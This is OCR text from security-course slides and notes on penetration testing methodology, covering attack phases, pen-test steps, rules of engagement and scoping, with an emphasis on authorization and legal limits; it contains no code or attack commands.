
Sample Pen Test Results

- The following are common areas of compromise during a pen test:
  - Unpatched application (that is, backup software)
  - DNS improperly configured
  - “Extra code” left on a system
  - Not properly filtering input in web apps
  - Database misconfiguration
  - Default configurations
  - Weak or nonexistent passwords

Advanced Security Essentials


It is important to note that any part of a network or system can be compromised by an attacker. However, key areas of focus that tend to have the most vulnerabilities are typically applications that reside on top of the operating system. Critical applications such as DNS are often overlooked and can be targeted by an attacker. Most organizations do a solid job of testing the positive, making sure the services that are needed are installed and work properly. However, very few sites test the negative, focusing on making sure anything extra is removed and the items that are not supposed to work do not work. It is typically extra functionality that is not required by the system that is often targeted by an attacker.

Automated Pen Testing


CORE IMPACT
Executing Shell at victim
Target System Status
Operating Systems (Top 5)
Project Activity (24 Hours)
Network Services (Top 5)
metasploit

Advanced Security Essentials

Before you hire someone to perform a pen test against your organization, you should understand what your threat and exposure points are on the network. Core Impact and Metasploit Pro are great tools for being able to go in and obtain a snapshot of your network, understanding areas of concern and focus. A key tenet of information security is “know thy system” and only by understanding where an exposure is will you be able to properly protect against it.



Characteristics of a Penetration Tester

- Computer security professional who is trained in several technical domains and has extensive training and knowledge of performing penetration tests
- In-depth knowledge about target platforms, including hardware and software
- Exemplary knowledge of computer systems, including network protocols and other technical details of computer systems, such as hardware and software
- Knowledge of security areas and related issues, but may not be a security professional
- Knowledge of computer crime laws and associated penalties

Advanced Security Essentials


There are several key characteristics of a penetration tester that will make them successful at testing the target system. These characteristics include:

- Computer security professional with extensive training and knowledge of performing penetration tests, trained in several technical domains
- In-depth knowledge about target platforms, including hardware and software
- Exemplary knowledge of computer systems, including network protocols and other technical details of computer systems, such as hardware and software
- Knowledge of security areas and related issues, but may not be a security professional
- Knowledge of computer crime laws and associated penalties

These characteristics, in accordance with EC-Council[1] characteristics, will enable the penetration tester to be technically and socially successful at executing a given penetration test. The knowledge of computer hardware and software will be helpful in looking for vulnerabilities in the computers and networks of the target organization. In addition, an understanding of the available tools to exploit specific hardware, software, or network conditions is helpful. An understanding of security concepts and issues enables the penetration tester to be aware of the potential risk to the organization of a specific vulnerability or exploit. Knowledge of the target system will enable the tester to focus on highly important business assets and/or exploits that could have the largest impact on business operations of the target organization.

An understanding of the target network will help focus the tester's exploitation of the system by looking at highly likely and relevant vulnerabilities and attacks. An understanding of computer crimes and legal boundaries enables the tester to focus and restrict their activities to what is legally binding and permitted under the test. Other "soft skills," such as being detail-oriented, good interpersonal skills, and communication skills are other skills embodied in a penetration tester. These softer skills enable the penetration tester to document each step in the process and to be able to clearly convey to the target system owners how and why the test was successful with possible mitigations, without getting into an argument with the owner or security professionals of the target organization. Several individuals, upon reading the test report, may be upset at the results or call into question the approach used during the test. A good penetration tester will be able to have an open, clear, and concise discussion with the interested parties without confrontation. In addition, the tester must be trustworthy and reliable, because the tester may uncover vulnerabilities that the organization may not want published or want to remain a secret.

[1] EC-Council, Ethical Hacking Official Course Material for the Certified Ethical Hacker exam



Attack Process

Reconnaissance

-Active

-Passive

Scanning

Gaining access

-OS, Application or Network level

Maintaining access

-Uploading, altering, or downloading programs or data

Clearing tracks

Advanced Security Essentials

Attack Process and Phases

It is important to understand the anatomy of an attack to see how penetration testing relates to a real attack because we stated earlier that the steps of penetration testing and the steps of an attack are similar. Let's explore each step in the process.

Reconnaissance

The first step and preparatory stage of an attack is Reconnaissance. This is the same as the Information Gathering phase of the penetration testing methodology. During reconnaissance, the attacker gathers information about the target using active and passive mechanisms. This can include web searches, determining the IP address range, social engineering, and dumpster diving, among other techniques. This stage sometimes includes network IP scanning, which differs from the penetration testing methodology that puts all types of scanning in the Scanning phase. The goal of this phase is to obtain as much as possible from open sources and other methods to understand the target. The attack may use competitive intelligence to learn about the target. There are two primary categories of reconnaissance techniques: active or passive. Passive reconnaissance is when the attacker does not interact with the system directly. Active reconnaissance is used when the attacker believes that there is a low possibility of being detected by the system.

Scanning

The Scanning stage is a pre-attack activity similar to the penetration testing Scanning phase. This activity is seen as a logical extension of active reconnaissance. This includes more advanced probing of the target for vulnerabilities that can be exploited. It can include network mapping, port mapping, vulnerability scanning, OS fingerprinting, war dialing, wireless scanning, and more. There is often a lot of overlap between the Reconnaissance and Scanning phases during an attack, and even during penetration testing. The attacker is attempting to assess the system to identify system vulnerabilities that could be easily exploited. As stated previously, an attack cannot be successful unless there exists a vulnerability that can be exploited.

Gaining Access

The next stage is Gaining Access, which parallels the Enumeration and Exploiting phase of penetration testing. Here the attacker exploits a vulnerability to gain access to the system. Techniques include buffer overflows, password cracking, Smurfing, and spoofing. This is usually considered the most important phase of the attack. At this point, the attacker has successfully exploited the vulnerability and has the potential to cause damage to the system. As stated previously, there are several factors contributing to the success of the attacker in gaining access to the system. These factors include:


- **Skill level of the attacker**: For some vulnerabilities to be exploited, it may take a very skilled attacker that has a clear understanding of the target information systems and/or a thorough understanding of computer system design to successfully exploit the vulnerability.
- **Level of access obtained**: There are usually several user and application levels that exist within a system. The higher the access level, the higher the risk to the system, and the more the attacker will be allowed to accomplish. Root or a system administrator account is deemed the highest user access level that an attacker can obtain and use to further compromise the system.
- **Environmental conditions, including configurations of the target**: Usually, for an attack to be successful, there may be several conditions that must be met prior to the attack beginning.

Maintaining Access

The next stage of an attack is Maintaining Access, which is not performed during a penetration test. At this point in the penetration test the tester has accomplished the testing of the security control and documents the process and access gained. In a real attack however the attacker's main purpose is to maintain access and cover his or her tracks so that no one discovers the intrusion. Attackers will often install rootkits and backdoors to maintain access. Attackers will want to maintain access to the system to either exploit it further or use it as a launchpad to exploit other systems.

Clearing Tracks

The next and final stage of an attack is Clearing Tracks, which is not performed during a penetration test. The goal of the attacker in this phase is to remove traces of the exploit so the attack and attacker cannot be detected and identified for penalization under criminal law. The attacker will remove or attempt to remove log entries and replace system binaries to cover their tracks and remain undetected on the system.



Penetration Testing Approach

Determine the Scope

Information Gathering

Scanning

Enumeration


Exploitation

Advanced Security Essentials

The following slides will present detailed descriptions of each step in the penetration testing approach, which is very similar to the attack steps described in detail in the previous slide. There exist many similarities between the attack process and penetration testing. At each step in the process, the tester takes detailed notes of which and when specific actions were taken as part of the test. The goal is to document and report vulnerabilities of the system in a systematic approach, keeping in mind the pre-approved constraints of the test. The steps involved with Penetration Testing include:

- **Determine the scope:** Critical to any penetration test is to determine what the scope of the test will be. This includes identifying the target system, the types of testing authorized, tests that are not authorized, who the point of contact is for the test, acceptable testing time frame, and to clarify and define any other ambiguous terms of the test.
- **Information gathering:** After receiving authorization to test and understanding the constraints of the test, this step is used to collect specific information about the target. This step is similar to the Reconnaissance step in the attack process. At this point, based on if you are either performing black box, white box, or grey box testing, the penetration tester will seek to obtain additional information about the system. Each type of test will be described in detail in future slides.
- **Scanning:** The Scanning stage is a pre-test activity similar to the attack process Scanning phase. This includes more advanced probing of the target for vulnerabilities that can be exploited. It can include network mapping, port mapping, vulnerability scanning, OS fingerprinting, war dialing, wireless scanning, and more. There is often a lot of overlap between the Information Gathering and Scanning phases during an attack, and even during penetration testing. The tester is attempting to assess the system to identify system vulnerabilities that could be easily exploited. As stated previously, a test cannot be successful unless there exists a vulnerability that can be exploited.

- **Enumeration:** This stage is a further extension of the scanning process to identify exploitable vulnerabilities of the system. The Enumeration phase attempts to list file permissions, user accounts, and open and idle ports, and other system items used for entry into the system.
- **Exploitation:** This phase of the test parallels the Exploitation phase of the attack process. Here the tester exploits a vulnerability to gain access to the system. Techniques include buffer overflows, password cracking, Smurfing, and spoofing. This is usually considered the most important phase of the test, because the objective of identifying vulnerabilities has been accomplished. At this point, the tester has successfully exploited the vulnerability and has the potential to cause damage to the system. Also at this point, the tester will document the fact that the exploit was successful and not continue further, because further exploitation of the vulnerability may result in an unfavorable consequence, such as system unavailability.



Pen Testing Process


- Determine the scope
- Information gathering
- Scanning
- Enumeration
- Exploiting
- Pivoting
- Reporting

Advanced Security Essentials

This slide outlines the various phases of a Penetration Testing methodology as outlined in the previous slide. Each step of the Penetration Testing process will be described in detail. There are very clear steps that take place in order for a tester to identify targets, find weaknesses, and exploit those weaknesses. Many intruders follow this same type of plan of attack when attacking networks and systems. Although there is not one single testing methodology that can be used for all organizations, the steps outlined in this section include the baseline of what should be followed in order to perform a penetration test effectively. The tools, strategy, and exploits all differ from one test to another. Testing can change depending on what is being tested and vulnerabilities that are discovered. However, the general objectives are always the same: to reveal where security measures have failed and how to minimize the risk. Here are the steps of the penetration testing process:

- Determine the scope
- Information gathering
- Scanning
- Enumeration
- Exploiting
- Pivoting
- Reporting

Let's start with the first phase, which is determining the scope.




First: Rules of Engagement

- Time and date
- Contact information
- Endpoint of a specific test:
  - When to stop
  - Types of testing
- Legal liability:
  - Ensure a "get out of jail free" is in place

Advanced Security Essentials

First, testers need to establish rules of engagement for the test and their organization:

- **Time and dates of testing:** It is important to determine the specific dates and times of testing, and that no testing will occur outside of these times. This could be Monday through Friday 8-5 for some organizations so that all key personnel will be available if something crashes or needs to be addressed. In other cases this might be after hours so that normal operations won't be affected by a crash or other issues.
- **Contact information:** Contact information should be recorded for each of the testers and for internal personnel who can respond to these issues. Status meetings are essential during the penetration testing process. It is also good to set up a secure means of communication between all parties involved, such as using PGP to securely exchange information. When determining Points of Contact, also identify who will receive the final findings report.
- **Scope of endpoint of a specific test:** A critical aspect of the scope involves determining the stop point. If the tester has exploited a vulnerability and gained root access, the stop point would be that he or she will not modify anything on the system, but simply log out and document the exploit. Another stop point is denial of service. Anything that would intentionally or unintentionally deny availability of a system, network, or data should not be allowed. This means that if a vulnerability is discovered and there is an exploit that could potentially allow root access, or potentially crash the system, that exploit should not be attempted, but documented instead. In some cases the client organization may want some of these activities to be performed; this would be communicated during the status meetings, and explicit permission would be granted. In this case the vulnerability, exploit, and possible outcomes must be thoroughly discussed and documented.
- **Legal liability:** There are several laws and legal constraints regarding what the tester can legally perform. All parties should be aware of the legal ramifications of the penetration test prior to beginning the test, and a signed consent form (Get out of jail Free) should be in place.



Determine the Scope

- Scope of target systems and applications
- Scope of depth:
  - Physical
  - Telecom
  - Wireless
  - Social engineering
- External versus internal
- Black box versus white box versus grey box


Advanced Security Essentials

Scope of Target Systems and Applications
It is also important to identify key systems that should not be included in testing. Sometimes this includes critical services such as mail and DNS, or backup systems. Penetration testing can have several side-effects, including system crashes, degraded network or system performance, denial of services, and sudden log file increases. Each system asset, including hardware and software, must be evaluated against the risk of lack of integrity or availability as a byproduct of an ongoing test and to determine if it is critical to business processes whether it should be excluded from the test.

Scope of Depth
The depth of testing identifies what aspects of the network and systems will be tested. Many tests are systems or apps alone. Other testing includes physical, telecom, wireless, and social engineering. Physical testing involves forging IDs or other methods that are used to get into the facility and bypass physical controls. Telecom testing involves PBX testing and modem "war dialing." Wireless testing involves "war driving" from outside the perimeter to discover wireless networks, or walking the hallways inside the facility to find rogue wireless devices. Lastly, social engineering involves testing the people of the organization and how they follow security policy.

Testing Approach

- **White box testing**: White box testing means that the tester has complete prior knowledge of the target. This means that the tester is given in-depth information on the target systems and applications.
- **Black box testing**: Black box testing means that the tester has no prior knowledge of the target. Here the tester simulates a true external attacker, beginning with nothing but the organization's name.
- **Grey box testing**: Grey box testing means that the tester has partial knowledge of the target.




Questions: Rules of Engagement

- Time and date:
  - What time and days are available to perform the penetration test?
- Contact information:
  - Who should be contacted during the test?
  - Who will receive the final report?
- Endpoint of a specific test:
  - What is the acceptable point of the test when a vulnerability is detected?
- Legal liability:
  - Which countries and in the U.S. which states will be potentially affected during the test?

Advanced Security Essentials

Here, are a series of typical questions used to determine the Rules of Engagement when the tester meets with the target organization's technical and business staff. These questions include (but are not limited to):

- **Time and date:** What time and days are available to perform the penetration test? This answer could be accomplished in several ways. The tester may provide the target organization's staff with a daily, weekly, or monthly calendar to assess when the testing will occur. This must be determined in context with the ongoing business activities and processes of the target organization.
- **Contact:** Who should be contacted during the test? Who will receive the final report? The tester should solicit a contact list from the target organization and highlight those individuals that are deemed 'responsible' points of contact (POC) that will oversee the activities and report of the penetration test.
- **Endpoint of a specific test:** What is the acceptable point of the test when a vulnerability is detected? One approach to capturing this information is to have a table that lists the business assets, type of vulnerability, and stopping point of exploiting this vulnerability against the business assets. This is usually based on the criticality of the assets to the successful operation of the business.
- **Legal liability:** Which countries and [in the US] which states will be potentially affected during the test? This is critically important, because each country has its own rules regarding network testing.



Questions: Scope

